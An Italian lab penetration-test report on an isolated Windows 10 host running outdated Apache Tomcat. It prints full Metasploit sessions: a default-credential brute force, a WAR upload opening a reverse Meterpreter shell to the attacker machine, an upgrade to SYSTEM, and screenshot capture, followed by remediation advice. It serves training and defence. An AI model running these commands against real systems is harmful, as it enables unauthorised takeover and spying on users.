REPORT TECNICO: BUILDWEEK 2 – GIORNO 5

Vulnerability Assessment & Exploitation: Windows 10 & Apache Tomcat

Team: Datashields

Data: 30 Gennaio 2026

Sintesi

Nell'ambito delle attività della Buildweek 2, il team ha eseguito un Penetration Test su una workstation Windows 10 target. L'analisi ha evidenziato una gestione critica del software: la macchina espone una versione obsoleta di Apache Tomcat (7.0.x) affetta da numerose CVE note. L'utilizzo di credenziali di default ha permesso l'esecuzione di codice remoto (RCE) e l'acquisizione dei privilegi massimi di sistema (**SYSTEM**).

Richieste

- Esecuzione di scansioni di ricognizione tramite **Nmap** e **Nessus Essentials**.
- Verifica della sicurezza delle credenziali del servizio Apache Tomcat.
- Sfruttamento della vulnerabilità per l'ottenimento di una shell remota e successiva escalation/migrazione di sessione.
- Raccolta delle evidenze tecniche (Proof of Concept) post-compromissione.

Introduzione

Il perimetro di ingaggio (Scope) è stato limitato all'IP target fornito dalla traccia:

- **Target IP:** 192.168.200.200
- **Attacker IP:** 192.168.200.100
- **Target Port:** 8080/tcp (Apache Tomcat/Coyote JSP engine 1.1)

Punti chiave

- **Vettore di Ingresso:** Software Apache Tomcat (7.0.x) in stato "End of Life".
- **Vulnerabilità Critica:** Presenza della falla "Ghostcat" (CVE-2020-1938).
- **Misconfiguration:** Mancato cambio delle credenziali amministrative di default.
- **Risultato:** Accesso amministrativo completo (**NT AUTHORITY\SYSTEM**).

Strumenti

- **Nmap:** Per il Network Scanning iniziale.
- **Nessus Essentials:** Per il Vulnerability Assessment automatizzato.
- **Metasploit Framework:** Per le fasi di verifica credenziali ed exploitation manuale.

Svolgimento

1. Network Scanning (Nmap)

La fase di ricognizione è stata avviata per identificare i servizi attivi sul target. Il team ha rilevato numerose porte aperte, tra cui spicca la porta 8080 relativa ad Apache Tomcat.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -p- 192.168.200.200
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-27 06:32 -0500
Nmap scan report for 192.168.200.200
Host is up (0.00059s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime       Microsoft Windows International daytime
17/tcp    open  qotd          Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc         Microsoft Windows RPC
2105/tcp  open  msrpc         Microsoft Windows RPC
2107/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5432/tcp  open  postgresql?
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
49408/tcp open  msrpc         Microsoft Windows RPC
49409/tcp open  msrpc         Microsoft Windows RPC
49410/tcp open  msrpc         Microsoft Windows RPC
49411/tcp open  msrpc         Microsoft Windows RPC
49413/tcp open  msrpc         Microsoft Windows RPC
49414/tcp open  msrpc         Microsoft Windows RPC
49415/tcp open  msrpc         Microsoft Windows RPC
49451/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:77:1B:C9 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 226.22 seconds
```

Output dettagliato di Nmap con l'elenco dei servizi e delle versioni rilevate sul target 192.168.200.200)

2. Vulnerability Assessment (Nessus)

È stata lanciata una scansione "Basic Network Scan" (denominata *scan_win10_3*) per identificare le vulnerabilità note. I risultati hanno riportato un livello di rischio **CRITICO**.



Panoramica della scansione completata con la distribuzione delle severità: 6 Critiche, 11 Alte, 24 Medie

Il team si è concentrato sul dettaglio relativo ad Apache Tomcat, confermando che la versione installata è affetta da gravi falle, inclusa "Ghostcat".






Tabella riassuntiva dei Plugin Nessus relativi alle vulnerabilità di Apache Tomcat



Analisi tecnica della CVE associata alla versione obsoleta del software

3. Verifica Credenziali (Metasploit)

Nonostante le CVE rilevate, il team ha ipotizzato la presenza di password deboli. È stato utilizzato il modulo `auxiliary/scanner/http/tomcat_mgr_login`.



Ricerca dei moduli Metasploit disponibili per l'analisi di Tomcat

L'attacco a dizionario ha confermato l'uso delle credenziali di default: **admin / password**.

```
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
[!] No active DB -- Credential data will not be saved!
[-] 192.168.200.200:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[+] 192.168.200.200:8080 - Login Successful: admin:password
[-] 192.168.200.200:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:password1 (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:password (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat: (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.200.200:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Log di Metasploit che mostra il successo dell'autenticazione dopo diversi tentativi falliti

4. Exploitation

Avendo accesso al "Manager App", è stato caricato un payload malevolo (.war) tramite il modulo `multi/http/tomcat_mgr_upload`.

```
msf > search platform:windows tomcat

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/struts2_namespace_ognl                             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   1     \_ target: Automatic detection                                      .                .          .      .
   2     \_ target: Windows                                                  .                .          .      .
   3     \_ target: Linux                                                    .                .          .      .
   4   exploit/multi/http/struts_code_exec_classloader                       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   5     \_ target: Java                                                     .                .          .      .
   6     \_ target: Linux                                                    .                .          .      .
   7     \_ target: Windows                                                  .                .          .      .
   8     \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .             .          .      .
   9   exploit/windows/http/tomcat_cgi_cmdlineargs                           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdlineArguments Vulnerability
   10  exploit/multi/http/tomcat_mgr_deploy                                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   11    \_ target: Automatic                                                .                .          .      .
   12    \_ target: Java Universal                                           .                .          .      .
   13    \_ target: Windows Universal                                        .                .          .      .
   14    \_ target: Linux x86                                                .                .          .      .
   15  exploit/multi/http/tomcat_mgr_upload                                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   16    \_ target: Java Universal                                           .                .          .      .
   17    \_ target: Windows Universal                                        .                .          .      .
   18    \_ target: Linux x86                                                .                .          .      .
   19  exploit/multi/http/atlassian_confluence_webwork_ognl_injection        2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   20    \_ target: Unix Command                                             .                .          .      .
   21    \_ target: Linux Dropper                                            .                .          .      .
   22    \_ target: Windows Command                                          .                .          .      .
   23    \_ target: Windows Dropper                                          .                .          .      .
   24    \_ target: PowerShell Stager                                        .                .          .      .
   25  exploit/windows/http/cayin_xpost_sql_rce                              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   26  post/multi/gather/tomcat_gather                                       .                normal     No     Gather Tomcat Credentials
   27  exploit/multi/http/primefaces_weak_encryption_rce                     2016-02-15       excellent  Yes    Primefaces Remote Code Execution Exploit
```

Selezione dell'exploit per l'upload e il deployment del payload

```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
```

Il team ha configurato i parametri necessari (`RHOST`, `HttpPassword`, `HttpUsername`) e impostato il payload `java/meterpreter/reverse_tcp` .

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying BsPJIIQaCMHk...
[*] Executing BsPJIIQaCMHk...
[*] Undeploying BsPJIIQaCMHk ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49452) at 2026-01-27 08:13:47 -0500

meterpreter >
```

Lancio dell'exploit e stabilimento della prima sessione Meterpreter via Java

5. Session Upgrade & Post-Exploitation

La sessione iniziale è stata migrata a una nativa Windows (x64) per garantire stabilità e controllo. È stato utilizzato il comando `sessions -u 1`.

```
msf exploit(multi/http/tomcat_mgr_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!]  * unloadable Meterpreter extension: stdapi_railgun
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.200.100:4433
msf exploit(multi/http/tomcat_mgr_upload) >
[*] Sending stage (230982 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:4433 → 192.168.200.200:49453) at 2026-01-27 08:25:04 -0500
[*] Stopping exploit/multi/handler

msf exploit(multi/http/tomcat_mgr_upload) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter java/windows  DESKTOP-9K1O4BT$ @ DESKTOP-9K1O4BT    192.168.200.100:7777 → 192.168.200.200:49452 (192.168.200.200)
  2         meterpreter x64/windows   NT AUTHORITY\SYSTEM @ DESKTOP-9K1O4BT  192.168.200.100:4433 → 192.168.200.200:49453 (192.168.200.200)
```

Passaggio dalla sessione java/windows alla sessione x64/windows con privilegi NT AUTHORITY\SYSTEM)

6. Raccolta Evidenze Finali

Il team ha eseguito i comandi di sistema per confermare il controllo totale.

- **Verifica Privilegi:** Il comando `getuid` ha confermato l'accesso come **SYSTEM**.
- **Verifica Ambiente:** L'output di `systeminfo` ha fornito i dettagli hardware e del sistema operativo .

```
meterpreter > sysinfo
Computer        : DESKTOP-9K1O4BT
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Dettagli completi del sistema target Windows 10 Pro rilevati dopo l'escalation


```
Interface  4
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:77:1b:c9
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Riassunto dell'architettura di sistema e della configurazione di rete dell'interfaccia eth1

```
meterpreter > webcam_list
[-] No webcams were found
```

Infine, è stata tentata la verifica dei dispositivi multimediali, non rilevando webcam attive.

7. Cattura dello Schermo (Visual Proof of Concept)



Come prova definitiva della compromissione e dell'accesso remoto, il team ha utilizzato il comando `screenshot` all'interno della sessione Meterpreter. Questa operazione ha permesso di acquisire un'immagine in tempo reale del desktop dell'utente sulla macchina bersaglio, confermando la capacità di monitorare l'attività dell'utente finale senza interruzioni del servizio.

Conclusioni

L'analisi combinata di Nessus e Metasploit ha evidenziato una postura di sicurezza insufficiente. Il sistema risulta compromettibile sia tramite vulnerabilità software (Tomcat obsoleto) sia tramite debolezza delle credenziali. Il team raccomanda l'immediata disinstallazione della versione obsoleta, l'applicazione delle ultime patch e l'enforcement di password complesse.